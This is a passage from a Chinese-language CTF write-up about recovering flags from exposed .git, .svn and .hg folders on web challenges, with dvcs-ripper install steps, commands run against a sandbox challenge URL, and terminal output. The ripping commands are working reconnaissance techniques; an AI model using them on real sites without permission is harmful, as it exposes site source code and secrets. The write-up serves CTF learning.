


和log那道题的套路一样。`git stash list`查看所有保存的记录列表，`git stash pop`，从 git 栈中弹出来一个文件，这个文件的内容就是 flag



3、Index

和前两题做法一样，git文件夹下载到本地后里面这个txt里面就是flag。



五、SVN泄露

当开发人员使用 SVN 进行版本控制，对站点自动部署。如果配置不当,可能会将.svn文件夹直接部署到线上环境。这就引起了 SVN 泄露漏洞。

Subversion，简称SVN，是一个开放源代码的版本控制系统，相对于的RCS、CVS，采用了分支管理系统，它的设计目标就是取代CVS。互联网上越来越多的控制服务从CVS转移到Subversion。

看了别人题解后推荐这个工具吧https://github.com/kost/dvcs-ripper

安装Perl模块：


```
sudo apt-get install perl libio-socket-ssl-perl libdbd-sqlite3-perl libclass-dbi-perl libio-all-lwp-perl
```

下载dvcs-ripper工具: `git clone https://github.com/kost/dvcs-ripper`

dvcs-ripper工具用法： `./rip-git.pl -v -u http://www.example.com/.svn/`

> svn1.6及以前版本会在项目的每个文件夹下都生成一个.svn文件夹，里面包含了所有文件的备份，文件名为 .svn/text-base/文件名.svn-base
> svn1.7及以后版本则只在项目根目录生成一个.svn文件夹，里面的pristine文件夹里包含了整个项目的所有文件备份

可以先去wc.db找，`cat wc.db | grep flag`，没有。



最后我是在缓存文件夹pristine的c7目录找到了flag。

六、HG泄露

当开发人员使用 Mercurial 进行版本控制，对站点自动部署。如果配置不当,可能会将.hg 文件夹直接部署到线上环境。这就引起了 hg 泄露漏洞。

同样Mercurial也是一个版本控制软件，只不过是轻量级的，具体区别感兴趣可以去查一查。

使用dvcs-ripper下载

hg文件：`./rip-hg.pl -v -u http://challenge-5e8292bf8a7e5669.sandbox.ctfhub.com:10080/.hg/`

```
kali@kali:~/Desktop/dvcs-ripper$ ./rip-hg.pl -v -u http://challenge-5e8292bf8a7e5669.sandbox.ctfhub.com:10080/.hg/
[i] Downloading hg files from http://challenge-5e8292bf8a7e5669.sandbox.ctfhub.com:10080/.hg/
[i] Auto-detecting 404 as 200 with 3 requests
[i] Getting correct 404 responses
[d] found 00changelog.i
[d] found dirstate
[d] found requires
[!] Not found for branch: 404 Not Found
[!] Not found for branchheads.cache: 404 Not Found
[d] found last-message.txt
[!] Not found for tags.cache: 404 Not Found
[d] found undo.branch
[d] found undo.desc
[d] found undo.dirstate
[d] found store/00changelog.i
[!] Not found for store/00changelog.d: 404 Not Found
[d] found store/00manifest.i
[!] Not found for store/00manifest.d: 404 Not Found
[d] found store/fncache
[d] found store/undo
[!] Not found for .hgignore: 404 Not Found
[i] Running hg status to check for missing items
cannot find hg: No such file or directory at ./rip-hg.pl line 140.
kali@kali:~/Desktop/dvcs-ripper$
```


进入下载的.hg目录中（图形界面ctrl+h可以显示隐藏文件），直接`grep -r flag *`搜索，发现flag的一点轨迹。

```
kali@kali:~/Desktop/dvcs-ripper/.hg$ grep -r  flag *
Binary file dirstate matches
last-message.txt:add flag
Binary file store/undo matches
store/fncache:data/flag_2044512478.txt.i
Binary file undo.dirstate matches
```

访问它，得到flag。